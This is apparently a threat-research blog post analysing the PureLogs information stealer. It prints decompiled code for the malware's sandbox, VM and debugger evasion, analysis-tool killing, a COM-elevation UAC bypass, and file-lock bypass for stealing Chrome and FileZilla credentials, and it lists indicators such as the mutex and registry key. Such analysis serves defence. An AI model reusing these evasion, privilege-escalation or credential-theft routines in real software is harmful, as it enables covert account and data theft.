PureLogs Deep Analysis: Evasion, Data Theft, and Encryption Mechanism

blog.dexpose.io/purelogger-deep-analysis-evasion-data-theft-and-encryption-mechanism/

M4lcode

March 3, 2025

Introduction

PureLogs is an advanced information stealer designed to extract credentials, session tokens, and system details while employing strong anti-analysis techniques. It encrypts stolen data using AES-256 before sending it to a remote Command & Control (C2) server.

Capabilities and Functionality

PureLogs is an advanced information stealer designed to exfiltrate a wide range of sensitive data from infected devices. It specifically targets:

- **System Information:** The malware gathers detailed system information, including CPU, GPU, RAM, operating system version, system architecture, and screen resolution. This data helps attackers tailor their exploits based on the victim's hardware and software environment.
- **Antivirus Detection:** PureLogs identifies installed antivirus software by querying the system.
- **Browser Data Exfiltration:** PureLogs targets web browsers, extracting saved login credentials, cookies, and autofill data. This information can be used for identity theft, session hijacking, and financial fraud.
- **Discord, Steam, and Telegram Token Theft:** The malware steals authentication tokens from these applications, allowing attackers to take control of user accounts without needing passwords.
- **Screenshot Capture:** PureLogs takes full-screen screenshots to capture sensitive information displayed on the victim's screen, including private messages, financial details, and authentication codes.
- **Geolocation Tracking:** The malware collects IP addresses, country, city, region, ZIP code, and timezone information to track the victim's location. This data can be used for targeted attacks or further reconnaissance.
- **Command and Control (C2) Communication:** The malware connects to a remote server to exfiltrate stolen data after encryption.
- **Self-Deletion Mechanism:** After execution, PureLogs deletes itself from the victim's system to avoid detection and forensic analysis.

Attack Chain Overview

The typical attack chain for PureLogs is as follows:

1. **Initial Access:** Delivered via malicious VBScript files, often through phishing emails or compromised websites.
2. **Execution:** The VBScript executes and downloads the PureLogs payload from a remote server, saving it as an executable in a temporary directory and then running it.
3. **Privilege Escalation and Persistence:** Attempts to bypass User Account Control (UAC) for elevated privileges and establishes persistence through registry modifications or scheduled tasks.


4. **Data Collection:** Collects system information, credentials, browser data, cryptocurrency wallet information, screenshots, and geolocation data.


5. **Data Exfiltration:** Encrypts the collected data using AES-256-CBC and transmits it to a command and control server.

6. **Self-Deletion:** Executes a self-deletion routine to remove traces from the infected system.

Deobfuscating PureLogs


PureLogs is protected by Net Reactor protector





Obfuscated Code

To deobfuscate the sample, one can use .NET Reactor Slayer, a specialized deobfuscator designed to bypass .NET Reactor protection.



Net Reactor Slayer succeed

Mutex Creation

PureLogs begins execution by creating a mutex to ensure only a single instance runs at a time

```
// Token: 0x060000EB RID: 235 RVA: 0x000095E4 File Offset: 0x000077E4
public static bool mw_create_mutex()
{
    bool result;
    Class13.mutex_0 = new Mutex(false, GClass4.str_mutex, ref result);
    return result;
}
```

```
// Token: 0x0400003F RID: 63
public static string str_false_1 = "false";

// Token: 0x04000040 RID: 64
public static string str_mutex = "FQBnanyetMxSRRO";

// Token: 0x04000041 RID: 65
public static string str_true_1 = "true";

// Token: 0x04000042 RID: 66
```

```
Mutex: "FQBnanyetMxSRRO"
```

- If the return value is `true`, the malware proceeds with execution.
- If `false`, it indicates that another instance is already running, and terminate the process

Anti-Sandboxing Techniques

PureLogs performs multiple **anti-analysis checks** to determine if the malware should execute or terminate. It checks for: **1. Common virtual/sandbox resolutions** It retrives the screen resolution and compare it with {Width=1280, Height=1024}, {Width=1280, Height=720}, {Width=1024, Height=768}. These resolutions are **common in virtual machines and sandboxes**. **2. Execution directory** It checks if it's being executed in (C:\ **or Temp folder) 3. Unusual filename length** It checks if the malware's filename (without extension) **is longer than 11 characters 4. Suspicious usernames and computer names** It checks if the current username or computer name matches any of these predefined names. If **any of these conditions is `true`,** the malware will terminate

```
namespace ns0
{
    // Token: 0x0200000A RID: 10
    internal class Class4
    {
        // Token: 0x06000031 RID: 49 RVA: 0x00004388 File Offset: 0x00002588
        public static bool DetectSandbox_Or_TargetedUsers()
        {
            return GClass2.mw_CheckSandboxResolution() == "{Width=1280, Height=1024}" || GClass2.mw_CheckSandboxResolution() == "{Width=1280, Height=720}" ||
              GClass2.mw_CheckSandboxResolution() == "{Width=1024, Height=768}" || Environment.CurrentDirectory == "C:\\" || Environment.CurrentDirectory ==
              Path.GetTempPath() || Path.GetFileNameWithoutExtension(AppDomain.CurrentDomain.FriendlyName).Length > 11 || Class4.str_username == "WALKER" ||
              Class4.str_computername == "WALKER-PC" || (Class4.str_username == "John" && Class4.str_computername == "JOHN-PC") || Class4.str_computername ==
              "JOHN-PC" || Class4.str_username == "Abby" || Class4.str_username == "Bruno" || Class4.str_username == "george" || Class4.str_username ==
              "M0S2hGyR" || Class4.str_username == "2xQBF8m1iP" || Class4.str_username == "pQu8uolguZ2" || Class4.str_username == "Frank" || Class4.str_username
              == "verzulli" || Class4.str_username == "abby" || Class4.str_username == "dennisjack" || Class4.str_username == "STRAZNJICA.GRUBUTT" ||
              Class4.str_username == "alicale" || Class4.str_username == "fN7UGAIL" || Class4.str_username == "azure" || Class4.str_username == "Harry Johnson"
              || Class4.str_username == "dekker" || Class4.str_username == "whisnant" || Class4.str_username == "YgSNKgHFTgkn" || Class4.str_username == "Q9Gmq4"
              || Class4.str_username == "OJA9VietkK" || Class4.str_username == "62P5KJOsqC00" || Class4.str_username == "RWeMVpqv" || Class4.str_username ==
              "Janet Van Dyne" || Class4.str_username == "PJb0cigzz" || Class4.str_username == "wzOAd" || Class4.str_username == "bricarpen" ||
              Class4.str_username == "xuJbIOH" || Class4.str_username == "YmA7nNKGdn4";
        }

        // Token: 0x0400001B RID: 27
        private static string str_username = GClass0.GClass1.mw_GetUserName();

        // Token: 0x0400001C RID: 28
        private static string str_computername = GClass0.GClass1.mw_GetComputerName();
    }
}
```

It also checks if **Sandboxie** is running by checking for the `SbieCtrl` process and the presence of `SbieDll.dll`

```
    }

    // Token: 0x06000024 RID: 36 RVA: 0x00003C54 File Offset: 0x00001E54
    public static bool mw_DetectSandboxie()
    {
        return Process.GetProcessesByName("SbieCtrl").Length != 0 & Class3.GetModuleHandle("SbieDll.dll") != IntPtr.Zero;
    }
```

Check The Region of the Victim

Next it checks the user's **location and input language** to determine if they are from **Russia or certain former Soviet states**. If so, it prevents execution.

It fetches location data via http://ip-api.com/json/ and returns `true` if the country or language matches a **predefined list**

Countries Excluded from infection:

- **RU – Russia**
- **AZ – Azerbaijan**
- **AM – Armenia**
- **BY – Belarus**
- **KZ – Kazakhstan**
- **KG – Kyrgyzstan**
- **MD – Moldova**
- **TJ – Tajikistan**
- **TM – Turkmenistan**
- **UZ – Uzbekistan**

```
// Token: 0x0600001B RID: 27 RVA: 0x00003570 File Offset: 0x00001770
public static bool mw_IsRussianOrCIS()
{
    Class1 @class = Class1.mw_fetch_location_IP_Lookup();
    string a = @class.method_0();
    string country = @class.Country;
    string twoLetterISOLanguageName = InputLanguage.CurrentInputLanguage.Culture.TwoLetterISOLanguageName;
    return a == "RU" || a == "AZ" || a == "AM" || a == "BY" || a == "KZ" || a == "KG" || a == "MD" || a == "TJ" || a == "TM" || a == "UZ" || country ==
      "Russia" || twoLetterISOLanguageName == "ru" || twoLetterISOLanguageName == "by";
}
```

Anti-Debugging Techniques

Checks If running in RDP

`SystemInformation.TerminalServerSession` is a **built-in property in .NET** that detects if the current session is running on a **Remote Desktop (RDP) or Terminal Services session**

```
// Token: 0x06000023 RID: 35 RVA: 0x00003C3C File Offset: 0x00001E
public static bool mw_IsRDPEnvironment()
{
    return SystemInformation.TerminalServerSession;
}
```

Check Remote Debugger

Then it checks if the process is being **debugged remotely** using the `CheckRemoteDebuggerPresent` API.

```
// Token: 0x06000026 RID: 38 RVA: 0x00003C8C File Offset: 0x00001E8C
private static bool mw_IsRemoteDebuggerPresent()
{
    bool result;
    try
    {
        bool flag = false;
        Class3.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
        result = flag;
    }
    catch
    {
        result = false;
    }
    return result;
}
```

Check Analysis Tools

Then, it detects and terminates processes related to **debugging, reverse engineering, packet sniffing, and HTTP interception tools**.

```
// Token: 0x06000029 RID: 41
public static bool mw_KillAnalysisTools()
{
    string[] source = new string[]
    {
        "x32dbg",
        "x64dbg",
        "windbg",
        "ollydbg",
        "dnspy",
        "immunity debugger",
        "hyperdbg",
        "ida",
        "ida64",
        "cheatengine",
        "cheat engine",
        "procmon",
        "wireshark",
        "fiddler",
        "processhacker",
        "hxd",
        "charles",
        "burp",
        "burpsuite",
        "postman",
        "telerik fiddler",
        "mitmproxy",
        "zap",
```

```
    "mitmproxy",
    "zap",
    "owasp zap",
    "proxyman",
    "httpdebugger"
};
foreach (Process process in Process.GetProcesses())
{
    if (source.Contains(process.ProcessName.ToLower()))
    {
        bool result;
        try
        {
            process.Kill();
            result = true;
        }
        catch
        {
            result = true;
        }
        return result;
    }
}
return false;
```

```
x32dbg
x64dbg
windbg
ollydbg
dnspy
immunity debugger
hyperdbg
ida
ida64
cheatengine
cheat engine
procmon
wireshark
fiddler
processhacker
hxd
charles
burp
burpsuite
postman
telerik fiddler
mitmproxy
zap
owasp zap
proxyman
httpdebugger
```


Registry-Based Execution Prevention

It attempts to open a subkey under **“HKEY_CURRENT_USER\Software”** using the string **“IqswyHgVpagFHxu”** as an indicator of prior execution. If the subkey exists, the malware terminates itself to prevent reinfection.


```
bool flag = false;
if (Convert.ToBoolean(GClass4.str_true_7))
{
    if (Registry.CurrentUser.OpenSubKey("Software", true).OpenSubKey(GClass4.str_reg_key, true) != null)
    {
        Environment.Exit(0);
        return;
    }

    // Token: 0x04000050 RID: 80
    public static string str_reg_key = "IqswyHgVpagFHxu";
  }
}
```

Bypassing Anti-Analysis Checks

To bypass these anti-analysis checks you need to change the return value of each check



Original return value



Edited return value

Privilege Escalation and Process Masquerading

Check If Running As Administrator

Next, purelogs checks if the current process is running with administrator privileges.

1. It retrieves the **current user's identity** using `WindowsIdentity.GetCurrent` and creates a `WindowsPrincipal` object using this identity.

2. It checks if the user is in the **Administrator** role with `IsInRole(WindowsBuiltInRole.Administrator)`.
3. It **returns** `true` if the user has **admin privileges**, otherwise `false`.

```
namespace ns0
{
    // Token: 0x02000044 RID: 68
    internal class Class13
    {
        // Token: 0x060000E7 RID: 231 RVA: 0x000094B0 File Offset: 0x000076B0
        public static bool mw_IsRunningAsAdministrator()
        {
            bool result;
            using (WindowsIdentity current = WindowsIdentity.GetCurrent())
            {
                result = new WindowsPrincipal(current).IsInRole(WindowsBuiltInRole.Administrator);
            }
            return result;
        }
```

Process Masquerading

Then it is performing **process name and command-line modification**, which is often used for **process masquerading**. Purelogs do that to Hide itself under a **legitimate process name** (`explorer.exe`).

```
            }
            flag = true;
        }
        if (!Class13.mw_IsRunningAsAdministrator())
        {
            Class12.mw_MasqueradeProcessInfo("C:\\Windows\\explorer.exe");
            Class13.DetectVM_ThenElevate();
            Environment.Exit(0);
        }
        if (Convert.ToBoolean(GClass4.str_true_7) && flag)
        {
```

Privilege Escalation via COM Elevation

PureLogs defines the following two GUIDs:

- **"3E5FC7F9-9A51-4367-9063-A120244FBEC7"**
- **"6EDD6D74-C007-4E75-B76A-E5740995E24C"**

These GUIDs are passed to a function that exploits **COM elevation** to instantiate a privileged COM object.

```
        }
        Guid guid_ = new Guid("3E5FC7F9-9A51-4367-9063-A120244FBEC7");
        Guid guid_2 = new Guid("6EDD6D74-C007-4E75-B76A-E5740995E24C");
        Class13.Interface0 @interface = (Class13.Interface0)Class13.COM_Elevate_Malware_Technique(guid_, guid_2);
        @interface.ShellExec(Assembly.GetExecutingAssembly().Location, null, null, 0UL, 5UL);
        Marshal.ReleaseComObject(@interface);
    }
```

The malware constructs `"Elevation:Administrator!new:" + str` to request an administrator-elevated COM instance:

This triggers a User Account Control (UAC) bypass by requesting a high-privilege COM object without user approval. The malware then calls `Class13.CoGetObject` that instantiates the privileged COM object.

Once the elevated COM object is obtained, it invokes ShellExec to execute

`Assembly.GetExecutingAssembly().Location`
This function allows the malware to relaunch itself with elevated privileges. Once the elevated instance is successfully started, the original process exits, ensuring that only the privileged copy continues running.

```
// Token: 0x060000E9 RID: 233 RVA: 0x000094F8 File Offset: 0x000076F8
public static object COM_Elevate_Malware_Technique(Guid guid_0, Guid guid_1)
{
    string str = guid_0.ToString("B");
    string string_ = "Elevation:Administrator!new:" + str;
    Class13.Struct9 structure = default(Class13.Struct9);
    structure.uint_0 = (uint)Marshal.SizeOf<Class13.Struct9>(structure);
    structure.intptr_0 = IntPtr.Zero;
    structure.uint_5 = 4U;
    return Class13.CoGetObject(string_, ref structure, guid_1);
}
```

Anti-VM Techniques

After that it defines a List of Virtualization-Related Strings

This list includes common VM-related terms, such as:

VM vendors: vmware, virtualbox, kvm, hyper-v, …

Artifacts found in VM environments: VMXh, innotek gmbh, vbox.

ThinApp and Hypervisor references: thinapp, hypervisor.

Then it calls function retrieves the system’s manufacturer and model.

```
{
    "virtual",
    "vmbox",
    "vmware",
    "virtualbox",
    "box",
    "thinapp",
    "VMXh",
    "innotek gmbh",
    "tpvcgateway",
    "tpautoconnsvc",
    "vbox",
    "kvm",
    "red hat",
    "xen",
    "hyper-v",
    "qemu",
    "virtualpc",
    "parallels",
    "fusion",
    "proxmox",
    "esxi",
    "vsphere",
    "hypervisor"
};
bool result;
using (List<string>.Enumerator enumerator = Class3.RetrieveHardwareInfo().GetEnumerator())
{
    if (!enumerator.MoveNext())
    {
```

The function retrieves these informations using WMI (Windows Management Instrumentation) and returns them as a list of strings.

The function queries Win32_ComputerSystem using ManagementObjectSearcher.

It filters the results and retrieves the Manufacturer and Model properties.

These values are converted to lowercase and stored in a list.

If an exception occurs (e.g., query failure), the function returns an empty list without error messages.

Then it Checks if Any Retrieved Value Matches the **VM Detection** List

- If a match is found, **returns** `true` (indicating a virtualized environment).
- If no match is found, **returns** `false` (indicating a real physical machine).

```
// Token: 0x06000028 RID: 40 RVA: 0x00003E48 File Offset: 0x00002048
private static List<string> RetrieveHardwareInfo()
{
    List<string> list = new List<string>();
    try
    {
        ManagementObject managementObject = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_ComputerSystem").Get
          ().OfType<ManagementObject>().Where(new Func<ManagementObject, bool>(Class3.<>c.<>c_0.method_0)).FirstOrDefault<ManagementObject>();
        List<string> list2 = list;
        object obj = managementObject["Manufacturer"];
        list2.Add((obj != null) ? obj.ToString().ToLower() : null);
        List<string> list3 = list;
        object obj2 = managementObject["Model"];
        list3.Add((obj2 != null) ? obj2.ToString().ToLower() : null);
    }
    catch
    {
    }
    return list;
}
```

VM Detection List:

```
virtual
vmbox
vmware
virtualbox
box
thinapp
VMXh
innotek gmbh
tpvcgateway
tpautoconnsvc
vbox
kvm
red hat
xen
hyper-v
qemu
virtualpc
parallels
fusion
proxmox
esxi
vsphere
hypervisor
```

Then it retrieves the total physical memory and compares it to **4.0 GB**.

```
namespace ns0
{
    // Token: 0x0200000B RID: 11
    public class GClass2
    {
        // Token: 0x06000034 RID: 52 RVA: 0x000046E8 File Offset: 0x000028E8
        internal static bool CheckRAMForSandbox()
        {
            return GClass2.Memory() < 4.0;
        }
```

Extracting Browsers Credentials

Chrome Sensitive Data Extraction

The malware extracts the following sensitive information:

- **Login Credentials:** Extracted from `Login Data` SQLite database.

- **Cookies:** Retrieved from `Network\Cookies`.
- **Web Autofill Data:** Extracted from `Web Data`.
- **Chrome Master Key:** Decrypted using Windows DPAPI.

It locates the Chrome user data directory: `\Google\Chrome\User Data` and iterates through various profile directories to access stored credentials and cookies.

It attempts to read the Chrome version from `Last Version` or `Local State` files.

- It uses regex to extract the `stats_version` field.
- If the version is `>=128`, it proceeds with AppBound encryption key extraction; otherwise, it directly extracts the master key.

Master Key Extraction
The malware first extracts the encrypted master key from the Local State file. The key is then Base64-decoded, with the first five bytes stripped before attempting decryption using Windows DPAPI (ProtectedData.Unprotect).

AppBound Encrypted Key Extraction
For Chrome's AppBound master key, the malware locates the "app_bound_encrypted_key" in the Local State file. It extracts the Base64-encoded key and decrypts it using custom AES routines if the AppBound flag is set. If the key is not AppBound, the decrypted key is returned directly.

Bypassing File Locks Using Process Memory Extraction
To identify locked files, the function `mw_GetProcessesUsingFile(filePath)` detects processes that have locked Chrome's database files. It leverages the Windows Restart Manager API (`RmStartSession`, `RmRegisterResources`, `RmGetList`) to enumerate processes holding the file.


For extracting data from process memory, the function `mw_ExtractFileFromProcessMemory(GStruct6 processStruct)` attempts to retrieve locked file contents by duplicating the file handle using `DuplicateHandle()`, mapping the file into memory via `MapViewOfFile()`, and copying the mapped memory contents into a byte array. This allows the malware to bypass file locks and directly read sensitive data from running Chrome processes.

List of targeted browsers:

```
Google Chrome
Microsoft Edge
Brave
Opera
Yandex
Vivaldi
Chromium
Comodo Dragon
CryptoTab
Slimjet
Iridium
CentBrowser
Epic Privacy Browser
Blisk
Xvast
Sidekick
Aloha Browser
```

Extracting Desktop Files

Next, it attempts to extract desktop files while filtering by extension. However, in this sample, the function is passed a `false` value, preventing execution.



Extracting Sensitive Data From Apps

FileZilla

Next, purelogs extracts data from FileZilla's `recentservers.xml` file, which contains information about recently accessed FTP servers, including credentials in some cases. It first checks if the `recentservers.xml` file exists in FileZilla's Application Data folder and, if found, attempts to read its contents using `mw_ReadFileWithProcessFallback`.

```
    }

    // Token: 0x06000048 RID: 72 RVA: 0x00004CE8 File Offset: 0x00002EE8
    internal static void mw_CheckFileZillaRecentServers()
    {
        try
        {
            string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\FileZilla\\recentservers.xml";
            if (File.Exists(text))
            {
                Class5.byte_0 = Class14.mw_ReadFileWithProcessFallback(text);
            }
        }
        catch
        {
        }
    }
```

This function tries to read the file normally, but if the file is locked by another process, it calls `mw_GetProcessesUsingFile` to identify which processes are using it.

```
// Token: 0x06000100 RID: 256 RVA: 0x00009C70 File Offset: 0x00007E70
internal static byte[] mw_ReadFileWithProcessFallback(string string_0)
{
    Class14.<>c__DisplayClass10_0 CS$<>8__locals1 = new Class14.<>c__DisplayClass10_0();
    CS$<>8__locals1.string_0 = string_0;
    try
    {
        byte[] array = Class14.mw_ReadAllBytes(CS$<>8__locals1.string_0);
        if (array != null)
        {
            return array;
        }
        IEnumerable<Process> source = GClass9.mw_GetProcessesUsingFile(CS$<>8__locals1.string_0).ToArray<Process>();
        Func<Process, GClass6.GStruct6> selector;
        if ((selector = CS$<>8__locals1.func_0) == null)
        {
            selector = (CS$<>8__locals1.func_0 = new Func<Process, GClass6.GStruct6>(CS$<>8__locals1.method_0));
        }
        using (IEnumerator<GClass6.GStruct6> enumerator = source.Select(selector).Where(new Func<GClass6.GStruct6, bool>
          (Class14.<>c.<>c_0.method_0)).GetEnumerator())
        {
            if (enumerator.MoveNext())
            {
                return GClass9.mw_ExtractFileFromProcessMemory(enumerator.Current);
            }
        }
    }
```

The malware then utilizes Windows Restart Manager APIs (`RmStartSession`, `RmRegisterResources`, `RmGetList`) to enumerate these processes, analyze the results, and identify a suitable target.

If a valid process is found, it attempts to extract the file using `mw_ExtractFileFromProcessMemory`. This function uses Windows API functions to:

- Open the target process
- Duplicate its file handle and map it to memory
- Allow purelogs to extract the file's contents from process memory

Steam

It extract Steam session tokens from the memory of a running Steam process.

